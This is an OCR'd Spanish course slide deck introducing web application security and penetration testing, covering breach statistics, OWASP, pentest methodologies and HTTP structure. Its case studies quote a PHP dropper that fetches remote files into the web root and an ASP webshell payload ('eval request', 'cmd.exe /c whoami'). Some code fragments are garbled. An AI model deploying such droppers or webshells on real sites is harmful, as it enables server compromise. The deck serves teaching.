Cotización de Monero \$170,58 USD
Volumen \$56.780.500 USD
coinmarketcap.com (22/mar/2018)



⁷STOKEL-WALKER, Chris. Are you making cryptocurrency for crooks?.
New Scientist, Volume 237, Issue 3161, Page 16, Elsevier, 2018.

Last year, **more than three-quarters of the Fortune 500 were breached** by cyber adversaries, and the average time from a breach to its detection was nearly **146 days**.

FORTUNE
500



90% of security incidents result from exploits against defects in software.

Global Crisis

The Office for National Statistics (ONS) released figures indicating that **nearly half of all crime** in the United Kingdom is cyber crime.



75% of the top 20 US banks are infected with malware.




Reporte de CMS comprometidos en el 2017




Tomado de Sucuri


CMS comprometidos con bases tecnológicas desactualizadas



Impacto de los plugins desactualizados en aplicaciones basadas en WordPress



Distribución de malware



Mi portal nadie lo va a atacar porque no es importante


Mito



Servidores comprometidos

Caso de Estudio

```
38 $check4=$_SERVER['DOCUMENT_ROOT'] . "/media/check.php" ;  
39 $text4 = http_get('http://mrtg.ui.phinma.edu.ph/components/qq.txt');  
40 $op4=fopen($check4, 'w');  
41 fwrite($op4,$text4);  
42 fclose($op4);  
43  
44 $check5=$_SERVER['DOCUMENT_ROOT'] . "//media/jmails.php" ;  
45 $text5 = http_get('http://mrtg.ui.phinma.edu.ph/components/qqz.txt');  
46 $op5=fopen($check5, 'w');  
47 fwrite($op5,$text5);  
48 fclose($op5);
```



La seguridad Informática es un producto


Mito



La seguridad es un proceso, no un producto

En 1991 John McCumber⁸ presenta un modelo de seguridad de información de tres dimensiones:

- Objetivos de la seguridad de la información.
- Estados de la información.
- Medidas de seguridad de la información.



⁸MCCUMBER, John. Information systems security: A comprehensive model. En Proceedings of the 14th National Computer Security Conference. National Institute of Standards and Technology, 1991.

La seguridad es un proceso, no un producto

En el año 2000, Bruce Schneier⁹ acuña la famosa frase **La seguridad es un proceso, no un producto**: *La única forma de hacer negocios de manera efectiva en un mundo inseguro es implementar procesos que reconozcan la inseguridad inherente en los productos. La clave es reducir el riesgo de exposición, independientemente de los productos o parches.*



⁹SCHNEIER, Bruce. The process of security. Information Security, 2000, vol. 3, no 4, p. 32.

Students gain hands-on cybersecurity education, experience with VA cyber range

To make the virtual exercise sustainable, Virginia universities opted to host the exercise in the cloud.



By **Emily Tate**

JUNE 15, 2017 7:30 AM

BIO

Global Cybersecurity Summit 2017: Are cybersecurity dollars being spent effectively?

A panel of experts at the Global Cybersecurity Summit in Kiev, Ukraine discuss where to allocate the billions of dollars spent on cybersecurity.

By Macy Bayern | June 28, 2017, 12:58 PM PST

Cyber-security graduates now hot property on the job street


BY DEVINA SENGUPTA & SREERADHA DASGUPTA BASU, ET BUREAU | UPDATED:

JUN 30, 2017, 01:12 AM IST

Post a Comment

MUMBAI: A spate of recent ransomware attacks such as **WannaCry** and **Petya** has led corporate India scrambling to hire **cyber-security** experts to protect their IT systems.

Demand for graduates specialising in cyber security has shot up to an alltime high, and universities and educational institutes are introducing these programmes to cater to the growing requirements.



The National Institute of Technology, Kurukshetra, too, had its first batch of students in M.Tech Computer Engineering specialising in cyber-security

El futuro de la Ciberseguridad demandará 825.000 profesionales tecnológicos hasta 2025

Publicado el 19/09/2016



2006-2016

TRABAJANDO POR
LA CONFIANZA DIGITAL



BLACK HAT ASIA 2017 – CALL FOR PAPERS IS OPEN

Interested in speaking at Black Hat Asia 2017? Make sure to submit by October

BLACK HAT | EUROPE 2016: PENETRATION TESTING IS KEY IN ENHANCING YOUR SECURITY

[About](#)

[Contact](#)

[Privacy](#)



Last year, 594 million people were affected by cybercrime around the world (according to Norton Cybersecurity Insights Report). Cyber attacks will only become more sophisticated in the years to come. As the severity of online attacks continue to escalate, it is critical to find ways to mitigate potential exploits. Penetration testing is a great method of detecting vulnerabilities in your systems or devices and we've highlighted a few Black Hat Trainings that can truly enhance your skills.

[Assessing and Exploiting Control Systems](#) is a fast-paced, highly technical course (originally 6-days, distilled down to 2-days) that teaches participants penetration testing techniques for individual components of a control system. The skills you'll learn in this course will directly apply to systems, such as: Smart Grid, PLCs, RTUs, and many more. Students will have the opportunity to perform exercises on real world and simulated devices to achieve a realistic experience in a classroom environment. In addition, instructors will provide you with your own PLC and a set of hardware/RF hacking tools for further practice in the comfort of your own home.

LATESTINTEL

[Penetration Testing is Key in Enhancing Your Security](#)

[Black Hat USA "Know Better, Do Better" | more info](#)

[2016 Attendee Survey](#)

[View](#)

UPCOMINGEVENTS

[Black Hat Europe 2016
November 1-4, 2016](#)

[Black Hat Asia 2017
March 28-31, 2017](#)

[Black Hat USA 2017
July 22-27, 2017](#)

SHOWCOVERAGE

Pruebas de Penetración y Escaneos de vulnerabilidades

```
'playstop', function() {  
  m.assert(!getEventTarget().  
    style.display, 'none');  
  styleIn.opening = '0';  
  styleIn.display = 'block';  
  m.scrollToBottom();  
  m.scrollToView();  
}
```

```
http  
<script type="text/  
<!--
```

```
<script type="text/  
<!--
```

Evaluaciones de Seguridad

Las evaluaciones de seguridad se realizan para garantizar que los sistemas informáticos y redes de datos cumplen con las normas y estándares de seguridad establecidos y puedan ofrecer la mayor protección contra las amenazas comunes. Esto también contribuye a que los usuarios tengan confianza en los servicios soportados a través de los sistemas evaluados.



- Se enfocan en la evaluación de personas, procesos, cumplimiento de normas, estándares y políticas de seguridad establecidas para el tipo de entidad.
- Incluye entrevistas a directivos, administradores TIC y otros.
- Se revisan los componentes de la infraestructura tecnológica, incluyendo aspectos de protección y acceso físico. Se realiza sistemáticamente y permite evaluar la posición de la entidad ante las normas y políticas establecidas.



- La evaluación de vulnerabilidades es un modo de definir, identificar y clasificar problemas o errores en sistemas informáticos o redes de datos.
- En este tipo de evaluación es una práctica común la utilización de escáneres de vulnerabilidades, los cuales contienen un conjunto de reglas predefinidas y permiten realizar muchas comprobaciones en un tiempo breve.
- Estas comprobaciones pueden estar orientadas a la identificación de la configuración de los dispositivos, sistemas operativos, puertos abiertos y servicios brindados a través de estos, debilidades en la configuración, políticas de contraseñas, servicios, directorios y archivos desatendidos o mal gestionados, entre otros problemas.

- **Escaneo Autenticado:** Se le asignan credenciales de acceso al escáner. Esto lo habilita para comprobar, no solamente las áreas abiertas del sistema sino también las restringidas, analizando de este modo más elementos en el sistema. Es importante tener en cuenta que esto puede presentar un riesgo, dado por la posibilidad del escáner de ejecutar acciones sobre el sistema no previstas, modificando los datos y dificultando o impidiendo que el sistema brinde servicios durante el proceso de evaluación.
- **Escaneo no Autenticado:** El escáner solo puede acceder a las áreas abiertas del sistema. Aunque la superficie de evaluación es menor, también lo es la posibilidad de que el escáner afecte el funcionamiento del sistema evaluado.

Existe una amplia variedad de escáneres de vulnerabilidades. Dentro de los más utilizados se encuentran OpenVAS, Nessus, Burp Suite, OWASP ZAP, Acunetix, entre otros. Algunos autores han reportado que en la actualidad que se utilizan con regularidad 60 escáneres de vulnerabilidades a nivel mundial.




Pruebas de Penetración

Método formal para realizar evaluaciones de seguridad en redes de datos y sistemas informáticos, mediante la identificación y explotación controlada de vulnerabilidades y empleando técnicas que simulan un ciberataque real.

Su ejecución se enmarca en un proceso formal mediante la contratación de este servicio a empresas consultoras de ciberseguridad o planificación y ejecución por equipos internos de la entidad como parte del Plan de Ciberseguridad.



Relación entre Evaluaciones de Seguridad



Antecedentes de las Pruebas de Intrusión

- (1965) En una conferencia técnica, especialistas de SDC lograron mostrar una docena de ejemplos de evasiones de las medidas de seguridad de la IBM Q-32, la cual tenía una arquitectura de computación de tiempo compartido.
- (1973) Metodología FHM (Flaw Hypothesis Methodology).
- El uso público de Internet en los 80 incrementó la atención por la seguridad de las aplicaciones y las redes de datos.



Desarrollo de Internet en la década de los 80




Una investigación de rutina por un faltante de contabilidad de 75 centavos por el uso de tiempo de máquina en el Lawrence Berkeley National Laboratory, desarrollada por el físico Clifford Stoll, mientras se desempeñaba como administrador de sistemas, concluyó con el descubrimiento de extensas brechas de seguridad en Internet.



El gusano Morris fue el primer malware autorreplicable que afectó a Internet.

El 2 de noviembre de 1988, aproximadamente 6000 de los 60 000 servidores conectados a la red fueron infectados por este gusano informático, lo que motivó que se creara el Equipo de Respuesta ante Emergencias Informáticas en respuesta a las necesidades expuestas durante el incidente.

BASIC MAP OF
THE MORRIS
WORM



Principales Metodologías de Pruebas de Penetración

- (2006) ISSAF-PTF: Information System Security Assessment Framework Penetration Test Framework.
- (2008) NIST SP 800-115: Technical Guide to Information Security Testing and Assessment.
- (2010) OSSTMM 3: Open Source Security Testing Methodology Manual.
- (2012) PTES: Penetration Testing Execution Standard.
- (2014) OWASP Testing Guide 4 (Aplicaciones Web)



Metodologías de Pruebas de Penetración

Características de las Pruebas de Penetración

Existe un **límite** hasta donde puede llegar el especialista de seguridad.

El atacante no tiene límites



Temporalidad

Características de las Pruebas de Penetración


Refleja el estado de la Aplicación Web y la infraestructura en producción en un instante de tiempo dado.



Procesos administrativos

Características de las Pruebas de Penetración

No se analizan los procesos administrativos relacionados con la Aplicación Web.



La Prueba de Penetración es realizar un escaneo de vulnerabilidades

Mito



Comparación

Pruebas de Penetración vs Escaneo de Vulnerabilidades

Prueba de Penetración: Analizar si las vulnerabilidades detectadas son reales y si pueden comprometer la seguridad de la infraestructura de datos.

Reporte con medidas a aplicar para prevenir los ataques

Una vez al año

Escaneo de Vulnerabilidades: Detección horizontal de posibles vulnerabilidades.

Reporte generador por la herramienta.

Debe hacerse con una frecuencia de dos a tres meses

- Una Prueba de Penetración, ejecutado sin una metodología apropiada puede dar una falsa sensación de seguridad al no detectar todos los problemas.
- Las herramientas pueden provocar daños al sistema si no son aplicadas por expertos.
- La solución de los problemas toma tiempo, si los especialistas no son éticos, la información del problema puede llegar a manos de posibles atacantes.



- Distribuciones de Linux (Kali Linux, Parrot OS)
- Herramientas de Pago, Community Edicion, Software Libre, Open Sources.
- Generales y específicas.
- Multiplataformas o para una sola plataforma.
- Para hacer escaneos automáticos de vulnerabilidades.



- OWASP es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.
- La Fundación OWASP es un organismo sin ánimo de lucro que apoya y gestiona los proyectos e infraestructura de OWASP.



Distribución Geográfica de los Capítulos


Open Web Application Security Project




La Guía de Pruebas de OWASP (OWASP Testing Guide) versión 4, fue publicada en el año 2014. Es un esfuerzo del Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP) por recopilar y estructurar todas las posibles pruebas de seguridad enfocadas en las aplicaciones web.

- **2003-2005:** Creación de las bases de la Guía de Pruebas de OWASP
- **2007:** Guía de Pruebas de OWASP v2
- **2008:** Guía de Pruebas de OWASP v3
- **2014:** Guía de Pruebas de OWASP v4

Grupo de Pruebas de Seguridad de la OTG




Relación con el ciclo de vida del software



[illegible]

Esquema Básico – Transacción HTTP



Estructura de una Petición HTTP

Línea Inicial: Petición: Método/URL/Versión HTTP

POST http://192.168.103.100/WackoPicko/users/login.php HTTP/1.1

Campos de encabezado del mensaje

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*

Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3

Referer: http://192.168.103.100/WackoPicko/users/login.php

Cookie: PHPSESSID=18inpggv69be4r4utv9viu14n6; acgroupswithpersist=nada

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 37

Host: 192.168.103.100

Cuerpo del mensaje (Opcional)

username=henryraul&password=henryraul

Estructura de una Respuesta HTTP

Línea Inicial: Versión del Protocolo/ Código de Respuesta / Descripción Código de Respuesta

HTTP/1.1 200 OK

Campos de encabezado del mensaje

Date: Thu, 14 Aug 2008 14:52:58 GMT

Server: Apache/2.2.2 (Fedora)

X-Powered-By: PHP/5.1.6

Content-language: en

Cache-Control: private, must-revalidate, max-age=0

X-Content-Encoding: gzip

Content-length: 4090

Connection: close

Content-Type: text/html; charset=UTF-8

Cuerpo del mensaje (Opcional)

... HTML data ...

Principales Métodos HTTP

Métodos HTTP	Cuerpo de Petición	Cuerpo de respuesta	Modificación de recursos
GET	No	Si	No
HEAD	No	No	No
POST	Si	Si	Si
PUT	Si	Si	Si
DELETE	No	Si	Si
CONNECT	Si	Si	Si
OPTIONS	Optional	Si	No
TRACE	No	Si	No

Otros reportes similares en Internet

```
alihack<%eval request("alihack.com")%
```



despo opened this issue on 4 Sep 2014 · 4 comments



despo commented on 4 Sep 2014

From bugsnap

HTTP_X_FORWARDED_FOR 91.200.12.23

ORIGINAL_FULLPATH /ali.txt

RAW_POST_DATA alihack<%eval request("alihack.com")%>

```
GIF89alovealihack<%eval request("alihack.com")%>
```

```
<%On Error Resume Next
```

```
Response.write CreateObject("wscript.shell").exec("cmd.exe /c whoami").StdOut.ReadAll%>|
```

```
<%Set Fso=server.createobject("scr"&"ipt"&"ing"&". "&"fil "&"esy"&"ste"&"mob"&"jec"&"t")  
sPath=replace(Server.MapPath("\"),"/", "\")
```

```
Function CheckDirIsOKWrite(DirStr)
```

Código de Respuesta

El código de respuesta o retorno es un número que indica que ha pasado con la petición.

- 1xx: Respuestas informativas.
- 2xx: Respuestas correctas.
- 3xx: Respuestas de redirección.
- 4xx: Errores causados por el cliente.
- 5xx: Errores causados por el servidor.




Campos de Encabezado

Son los metadatos que se envían en las peticiones o respuesta HTTP para proporcionar información esencial sobre la transacción en curso.


Cada campo de encabezado se especifica con un nombre seguido por dos puntos, un espacio en blanco y el valor de dicha campo seguida por un retorno de carro seguido por un salto de línea.

Se usa una línea en blanco para indicar el final de los campos de encabezado.



Utilización de los Campos de Encabezado

- Indicar las capacidades aceptadas por el que envía el mensaje
- Describir el contenido
- Referenciar a URIs
- Ahorrar transmisiones
- Controlar cookies
- Autenticación
- Describir la comunicación
- Seguridad
- Firma digital
- Otras



El campo de encabezado de petición HTTP/1.1 Referer contiene la URI del recurso desde el cual se realizó el vínculo al recurso solicitado. Esta información es enviada por el agente de usuario (user-agent) que normalmente es el navegador web pero pudiera ser también programas como cURL o wget, entre otros.

Referer: `http://192.168.103.100/panel/users/login.php`



Set-Cookie: Se establece una nueva cookie por el servidor. Ejemplo:

Set-Cookie: PHPSESSID=fgb3v14rnjhcc5nej7s4303hm4; path=/; secure

Cookie: Contiene la cookie previamente establecida con Set-Cookie.
Ejemplo:

Cookie: PHPSESSID=18inpggv69be4r4utv9viu14n6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada



Basic Authentication

La Autenticación Básica (Basic Authentication, Basic Access Authentication) se incluyó en la especificación de HTTP/1.1 con el objetivo de proveer un mecanismo simple de autenticación que pudiera servir por defecto a los desarrolladores ante la ausencia de un esquema más elaborado de autenticación.

WWW-Authenticate: Basic realm="Mensaje"


Authorization: Basic username:password

PASSWORD


X-Frame-Options

El campo de encabezado X-frame-Options dificulta la ejecución de ataques de clickjacking.

X-Frame-Options: (DENY, SAMEORIGIN, ALLOW-FROM URI)



Conclusiones



- Se definió el concepto de seguridad informática en aplicaciones web
- Se caracterizaron los diferentes componentes de una aplicación web.
- Se definió el concepto de Prueba de Penetración y sus relaciones con la actividad automatizadas de detección de vulnerabilidades y las Pruebas de Penetración
- Se describieron los principales componentes del protocolo HTTP/1.1





Introducción a la Seguridad Informática en Aplicaciones Web

MSc. Henry Raúl González Brito

Postgrado de Pruebas de Penetración en Aplicaciones Web

2 de julio de 2018